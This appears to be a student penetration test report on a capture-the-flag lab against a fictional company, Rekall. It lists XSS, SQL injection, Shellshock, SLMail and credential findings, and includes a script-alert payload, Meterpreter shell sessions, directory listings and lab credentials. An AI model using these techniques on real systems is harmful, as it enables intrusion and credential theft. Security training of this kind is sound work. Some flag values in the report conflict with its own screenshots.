



# Cybersecurity

## Penetration Test Report

### Rekall Corporation

### Penetration Test Report

**Student Note:** Complete all sections highlighted in yellow.

# Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

<b>Company Name</b>	Mt. Zion CyberSecurity Group
<b>Contact Name</b>	AbibTumbapo Subba
<b>Contact Title</b>	Chief Executive Director

## Document History

Version	Date	Author(s)	Comments
001	10/31/2023	Abib Tumbapo Subba	1st draft
002	11/02/2023		2nd review
003	11/06/2023		3rd review
004	11/09/2023		Final revision & completed on 11/09/2023.

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

## Executive Summary of Findings


## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.

- Medium:** Indirect or partial threat to business processes.  
**Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.  
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Mitigation strategy in place for denial of DDOS Attacks to ensure network availability.
- Utilization of Metasploit, Hashcat, and Nmap for access prevention
- Strong network architecture mapping prevents open-source data breaches
- Personally identifiable information was invisible on the webpage.
- Ongoing penetration tests to detect and mitigate vulnerabilities
- Embrace forward-thinking defense and offense strategies

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Unauthorized access to password hashes facilitates password cracking and privilege escalation
- Insecure storage of sensitive credentials within HTML source code.

- Vulnerabilities in the SLMail server permit unauthorized shell access.
- Scanning reveals potential weaknesses in Rekall's IP range (open ports, IP addresses, etc.).
- Open ports create opportunities for file enumeration and unauthorized access.
- Web application plagued by XSS and SQL payload injection vulnerabilities.
- Rekall's server physical address is publicly accessible.
- Credentials exposed during IP lookup.

## Executive Summary

[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A-Z summary of your assessment.]

In the Linux world, **Mt. Zion CyberSecurity Group** discovered open and weak IP addresses. They got into a Drupal server using stolen login info, and went up to the top access level. Also, they used a common shell flaw for remote code control with Meterpreter and a Shellshock trick in Metasploit for the sudoers file access.

Transitioning to the Windows OS environment, **Mt. Zion CyberSecurity Group** pinpointed vulnerabilities that FTP port 21 was open as was port 80 (Shellshock), and 110 (SLMail service) were open and susceptible. Leveraging Metasploit, they identified these weaknesses, cracked a password hash.txt file, and established a reverse shell. Furthermore, they observed visible scheduled tasks in the Windows 10 Machine Task Scheduler and utilized Meterpreter to reveal directories in public Windows locations.

Assessing Rekall's IT systems, **Mt. Zion CyberSecurity Group** uncovered issues with significant potential impact on finances and reputation. They infiltrated systems, exfiltrated crucial data, and gained increased control.

In the evaluation of Rekall's Web Application, multiple security concerns surfaced. The homepage was vulnerable to XSS Reflected attacks, and the VR Planner web page posed a threat with file uploads (Local File Inclusion). Script code execution was possible on the Comments page (XSS Stored), the Login.php toolbar was susceptible to SQL Injection, and the Networking.php page could be exploited through Command Injection. As a result of the Nessus scan, it was discovered that the Apache server had a Struts vulnerability and was found to be outdated. While digging into the website's HTML source code revealed login information. This entry point led to the admin section, where vital data against the company was discovered.

Additionally, open-source data through OSINT and a stored certificate found on crt.sh exposed shocking lapses. User login credentials were plainly visible within the HTML source code of the Login.php page, accessible when highlighting the page in a web browser. The robots.txt file and user credentials in a Github repository further led to unauthorized access to web host files and directories.

To sum it up, these vulnerabilities have the potential for significant harm to the assets and overall business operations if exploited maliciously. **Mt. Zion CyberSecurity Group** has given comprehensive recommendations on how to mitigate these vulnerabilities and prevent potential damage and loss.

## Summary Vulnerability Overview

Vulnerability	Severity
Sensitive Data Exposure Available on Admin HTML (Flag : <a href="#">87fsdkf6df</a> )	Critical
XSS Reflected (Flag: <a href="#">f76sdfkg6sfj</a> )	Medium
XSS Stored (Flag : <a href="#">sd7fk1nctx</a> )	Critical
Certificate Search via crt.sh (Flag : <a href="#">s7euwehd</a> )	Medium
Public Directory Search (Flag : <a href="#">96fd73e3a2c2740328d57efe2557c2fdc</a> )	Medium
Windows 10 Machine Task Scheduler (Flag: <a href="#">54fa8cd5c1354adc9214969d716673f5</a> )	Medium
Sensitive Data Exposure- Robot.txt used to block certain urls (Flag : <a href="#">dkkdudfkdy23</a> )	Low
SQL Injection (Flag : <a href="#">bcs92sjsk233</a> )	Critical
SLMail Exploit port - 110 (Flag : <a href="#">822e3434a10440ad9cc086197819b49d</a> )	Critical
User's Cracked Password using john hash.txt (Flag : <a href="#">Tanya4Life</a> )	Critical
Shellshock on Web Server (Port - 80) (Flag : <a href="#">9dnx5shdf5</a> )	Critical
Open Source Exposed Data (Flag : <a href="#">h8s692hskasd</a> )	High
Local File Inclusion (Flag : <a href="#">mmssdi73g</a> )	Critical
Command Injection (Flag : <a href="#">ksnd99kas</a> )	Critical
Nessus Scan Result (Flag : <a href="#">97610</a> )	Critical
Privilege Escalation (Flag : <a href="#">d7sdfk384</a> )	Critical
FTP Enumeration port - 21 (Flag : <a href="#">89cb548970d44f348bb63622353ae278</a> )	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20
	172.22.117.10
	192.168.13.10
	192.168.13.11
	192.168.13.12
	192.168.13.13
	192.168.13.14
	192.168.14.35
Ports	21
	22
	80
	110

Exploitation Risk	Total
Critical	11
High	1
Medium	4
Low	1


# Vulnerability Findings

Vulnerability 1	Findings
Title	Sensitive Data Exposure Available in Admin plaintext on HTML
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	The username and password are in the HTML source code, discovered plain and simple /login.php (second field) information for an administrator.
	<pre>1 &lt;/style&gt; 2 3 &lt;form action="/Login.php" method="POST"&gt; 4 5   &lt;p&gt;&lt;label for="login"&gt;Login:&lt;/label&gt;&lt;font color="#DB545A"&gt;dougquaid&lt;/font&gt;&lt;br /&gt; 6   &lt;input type="text" id="login" name="login" size="20" /&gt;&lt;/p&gt; 7 8   &lt;p&gt;&lt;label for="password"&gt;Password:&lt;/label&gt;&lt;font color="#DB545A"&gt;kuato&lt;/font&gt;&lt;br /&gt; 9   &lt;input type="password" id="password" name="password" size="20" /&gt;&lt;/p&gt; 10 11   &lt;button type="submit" name="form" value="submit" background-color="black"&gt;Login&lt;/button&gt; 12 13 &lt;/form&gt; 14 15 &lt;br /&gt; 16 17 &lt;/div&gt; 18 19 ... 20</pre>
Images	<p>The image shows a challenge interface from a platform like HackTheBox or TryHackMe. At the top, there's a navigation bar with 'Challenge' and '3 Solves'. Below it is a large text area displaying the HTML source code of a login page. The source code includes labels for 'Login' and 'Password', and a submit button. In the center, there's a large text area with 'Flag 8' and '30' below it. Below that, a hint says 'This flag is on the Login.php page.' A 'Free Hint: HTML' button is available. At the bottom, there's a text input field containing '87fsdkf6djf' and a 'Submit' button.</p>

	<p style="text-align: center;"><b>Admin Login</b></p> <p>Enter your Administrator credentials!</p> <p>Login: <input type="text" value="dougquaid"/></p> <p>Password: <input type="password" value="•••••"/></p> <p><b>Login</b></p> <p>Successful login! flag 8 is 87fsdkf6djf , also check out the <b>admin only networking tools</b> <a href="#"><b>HERE</b></a></p>
<b>Affected Hosts</b>	Web App
<b>Remediation</b>	Access the HTML code and delete these login details to resolve the issue.

Vulnerability 2	Findings
Title	Cross Site Scripting (XSS) Reflected
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	A harmful script, <script>alert("hi")</script>, was executed on the host's homepage. Attacking the web Application CTF.
Images	 A screenshot of a web application homepage. The page has a dark background with white text. At the top, it says "virtual reality experience!". Below that, a message reads "Begin by entering your name below!". Underneath is a text input field containing the reflected XSS payload "<script>alert('hi')</script>" and a "GO" button. A "Welcome!" message follows, along with a link that says "Click the link below to start the next step in your choosing your VR experience!". Finally, a "CONGRATS" message displays the flag "FLAG 1 is f76sdfkg6sjf".
Affected Hosts	192.168.14.35
Remediation	Validating input data for security purposes. In most user input areas, you should only allow plain text and not accept special characters such as > <   %.

Vulnerability 3	Findings
Title	XSS Stored

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Revealed Flag 3 as <script>alert("hi")</script> was injected, exploiting the comments page during access.
Images	 A screenshot of a web application's comment section. The page title is "Please leave your comments on our website!". Below it, a message says "CONGRATS, FLAG 3 is sd7fk1nctx". A red box highlights the injected script: <script>alert("hi")</script>. Below the text area are buttons for "Submit", "Add:", "Show all:", "Delete:", and a note "Your entry was added to our blog!". A table below shows one entry: #1, Owner: bee, Date: 2023-11-03 16:30:47.
Affected Hosts	192.168.14.35
Remediation	Employ XSS protection measures to prevent the injection of script code and enhance security.

Vulnerability 4	Findings
Title	Certificate Search via crt.sh (Open Source Exposed Data)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Looked up crt.sh for "totalrekall.xyz" and discovered a stored certificate.

<b>Images</b>	<table border="1"> <thead> <tr> <th>Certificates</th><th>crt.sh ID</th><th>Logged At</th><th>Not Before</th><th>Not After</th><th>Common Name</th><th>Matching Identities</th><th>Issuer Name</th></tr> </thead> <tbody> <tr> <td></td><td><a href="#">9436388643</a></td><td>2023-05-20</td><td>2023-05-20</td><td>2024-05-20</td><td>www.totalrekall.xyz</td><td>www.totalrekall.xyz</td><td>O=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=certs, godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2</td></tr> <tr> <td></td><td><a href="#">9424423941</a></td><td>2023-05-18</td><td>2023-05-18</td><td>2024-05-18</td><td>totalrekall.xyz</td><td>totalrekall.xyz</td><td>O=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2</td></tr> <tr> <td></td><td><a href="#">6095738637</a></td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>O=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr> <tr> <td></td><td><a href="#">6095738716</a></td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>O=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr> <tr> <td></td><td><a href="#">6095204253</a></td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>totalrekall.xyz</td><td>totalrekall.xyz</td><td>O=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr> <tr> <td></td><td><a href="#">6095204153</a></td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>totalrekall.xyz</td><td>totalrekall.xyz</td><td>O=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr> </tbody> </table> <p style="text-align: center;">© Sectigo Limited 2015-2023. All rights reserved.</p> <p style="text-align: center;"></p>	Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name		<a href="#">9436388643</a>	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	O=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=certs, godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2		<a href="#">9424423941</a>	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	O=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2		<a href="#">6095738637</a>	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	O=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		<a href="#">6095738716</a>	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	O=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		<a href="#">6095204253</a>	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	O=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		<a href="#">6095204153</a>	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	O=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name																																																		
	<a href="#">9436388643</a>	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	O=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=certs, godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2																																																		
	<a href="#">9424423941</a>	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	O=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2																																																		
	<a href="#">6095738637</a>	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	O=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																																		
	<a href="#">6095738716</a>	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	O=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																																		
	<a href="#">6095204253</a>	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	O=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																																		
	<a href="#">6095204153</a>	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	O=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																																																		
<b>Affected Hosts</b>	3.33.130.190 & 15.197.148.33																																																								
<b>Remediation</b>	Safeguard data against exposure through the crt.sh website.																																																								

Vulnerability 5	Findings																																																																																
Title	Public Directory Search																																																																																
Type (Web app / Linux OS / Windows OS)	Web App																																																																																
Risk Rating	<b>Medium</b>																																																																																
Description	Navigating to the Users\Public\Documents>directory, used the 'ls' command in Meterpreter to display files.																																																																																
Images	<pre>meterpreter &gt; shell Process 2164 created. Channel 1 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved.  meterpreter &gt; pwd C:\Program Files (x86)\SLmail\System meterpreter &gt; ls Listing: C:\Program Files (x86)\SLmail\System </pre> <table border="1"> <thead> <tr> <th>Mode</th> <th>Size</th> <th>Type</th> <th>Last modified</th> <th>Name</th> </tr> </thead> <tbody> <tr> <td>100666/rw-rw-rw-</td> <td>32</td> <td>fil</td> <td>2022-03-21 11:59:51 -0400</td> <td>flag4.txt</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>3358</td> <td>fil</td> <td>2002-11-19 13:40:14 -0500</td> <td>listrcrd.txt</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>1840</td> <td>fil</td> <td>2022-03-17 11:22:48 -0400</td> <td>maillog.000</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>3793</td> <td>fil</td> <td>2022-03-21 11:56:50 -0400</td> <td>maillog.001</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>4371</td> <td>fil</td> <td>2022-04-05 12:49:54 -0400</td> <td>maillog.002</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>1940</td> <td>fil</td> <td>2022-04-07 10:06:59 -0400</td> <td>maillog.003</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>1991</td> <td>fil</td> <td>2022-04-12 20:36:05 -0400</td> <td>maillog.004</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>2210</td> <td>fil</td> <td>2022-04-16 20:47:12 -0400</td> <td>maillog.005</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>2831</td> <td>fil</td> <td>2022-06-22 23:30:54 -0400</td> <td>maillog.006</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>1991</td> <td>fil</td> <td>2022-07-13 12:08:13 -0400</td> <td>maillog.007</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>2366</td> <td>fil</td> <td>2023-10-31 21:15:38 -0400</td> <td>maillog.008</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>2366</td> <td>fil</td> <td>2023-11-02 01:12:10 -0400</td> <td>maillog.009</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>2147</td> <td>fil</td> <td>2023-11-02 03:25:10 -0400</td> <td>maillog.00a</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>6087</td> <td>fil</td> <td>2023-11-06 17:34:59 -0500</td> <td>maillog.00b</td> </tr> <tr> <td>100666/rw-rw-rw-</td> <td>13455</td> <td>fil</td> <td>2023-11-06 21:51:55 -0500</td> <td>maillog.txt</td> </tr> </tbody> </table>	Mode	Size	Type	Last modified	Name	100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt	100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt	100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000	100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001	100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:54 -0400	maillog.002	100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003	100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004	100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005	100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006	100666/rw-rw-rw-	1991	fil	2022-07-13 12:08:13 -0400	maillog.007	100666/rw-rw-rw-	2366	fil	2023-10-31 21:15:38 -0400	maillog.008	100666/rw-rw-rw-	2366	fil	2023-11-02 01:12:10 -0400	maillog.009	100666/rw-rw-rw-	2147	fil	2023-11-02 03:25:10 -0400	maillog.00a	100666/rw-rw-rw-	6087	fil	2023-11-06 17:34:59 -0500	maillog.00b	100666/rw-rw-rw-	13455	fil	2023-11-06 21:51:55 -0500	maillog.txt
Mode	Size	Type	Last modified	Name																																																																													
100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt																																																																													
100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt																																																																													
100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000																																																																													
100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001																																																																													
100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:54 -0400	maillog.002																																																																													
100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003																																																																													
100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004																																																																													
100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005																																																																													
100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006																																																																													
100666/rw-rw-rw-	1991	fil	2022-07-13 12:08:13 -0400	maillog.007																																																																													
100666/rw-rw-rw-	2366	fil	2023-10-31 21:15:38 -0400	maillog.008																																																																													
100666/rw-rw-rw-	2366	fil	2023-11-02 01:12:10 -0400	maillog.009																																																																													
100666/rw-rw-rw-	2147	fil	2023-11-02 03:25:10 -0400	maillog.00a																																																																													
100666/rw-rw-rw-	6087	fil	2023-11-06 17:34:59 -0500	maillog.00b																																																																													
100666/rw-rw-rw-	13455	fil	2023-11-06 21:51:55 -0500	maillog.txt																																																																													

	<pre>C:\&gt;&gt;cd users cd users  C:\Users&gt;cd public cd public  C:\Users\Public&gt;dir dir  Volume in drive C has no label.  Volume Serial Number is 0014-DB02   Directory of C:\Users\Public  02/15/2022  10:15 AM      &lt;DIR&gt;          . 02/15/2022  10:15 AM      &lt;DIR&gt;          .. 02/15/2022  02:02 PM      &lt;DIR&gt;          Documents 12/07/2019  01:14 AM      &lt;DIR&gt;          Downloads 12/07/2019  01:14 AM      &lt;DIR&gt;          Music 12/07/2019  01:14 AM      &lt;DIR&gt;          Pictures 12/07/2019  01:14 AM      &lt;DIR&gt;          Videos 12/07/2019  01:14 AM          0 File(s)    0 bytes 12/07/2019  01:14 AM      7 Dir(s)   3,405,570,048 bytes free  C:\Users\Public&gt;cd documents cd documents  C:\Users\Public\Documents&gt;dir dir  Volume in drive C has no label.  Volume Serial Number is 0014-DB02   Directory of C:\Users\Public\Documents  02/15/2022  02:02 PM      &lt;DIR&gt;          . 02/15/2022  02:02 PM      &lt;DIR&gt;          .. 02/15/2022  02:02 PM          1 File(s)  32 bytes 12/07/2019  01:14 AM          2 Dir(s)  3,405,570,048 bytes free  C:\Users\Public\Documents&gt;type flag7.txt type flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc C:\Users\Public\Documents&gt;■</pre>
Affected Hosts	172.22.117.20
Remediation	Move sensitive files to more secure areas and/or restrict unauthorized access.

Vulnerability 6	Findings
Title	Windows 10 Machine Task Scheduler
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Access the details of scheduled tasks on a Windows 10 machine. This can be done by dropping into a command shell within Meterpreter and using the 'schtasks' command 'schtasks /query /TN flags /FO list /v'.
Images	

**Exploitation**

```

meterpreter > shell
Process 5060 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>schtasks /query
schtasks /query

Folder: \
TaskName                               Next Run Time      Status
-----
flag5                                  N/A               Ready
MicrosoftEdgeUpdateTaskMachineCore    11/7/2023 6:34:48 PM Ready
MicrosoftEdgeUpdateTaskMachineUA     11/6/2023 10:04:48 PM Ready
OneDrive Reporting Task-S-1-5-21-2013923 11/7/2023 11:18:12 AM Ready
OneDrive Standalone Update Task-S-1-5-21 11/7/2023 12:14:58 PM Ready

C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName:                               WIN10
TaskName:                               \flag5
Next Run Time:                          N/A
Status:                                 Ready
Logon Mode:                            Interactive/Background
Last Run Time:                          11/6/2023 9:30:01 PM
Last Result:                            1
Author:                                WIN10\sysadmin
Task To Run:                            C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
                                         ls \\fs01\C$&
Start In:                               N/A
Comment:                               54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                  Enabled
Idle Time:                             Only Start If Idle for 1 minutes, If Not Idle Retry For 0 min

```

**Task Scheduler**

Name	Status	Triggers	Last Run
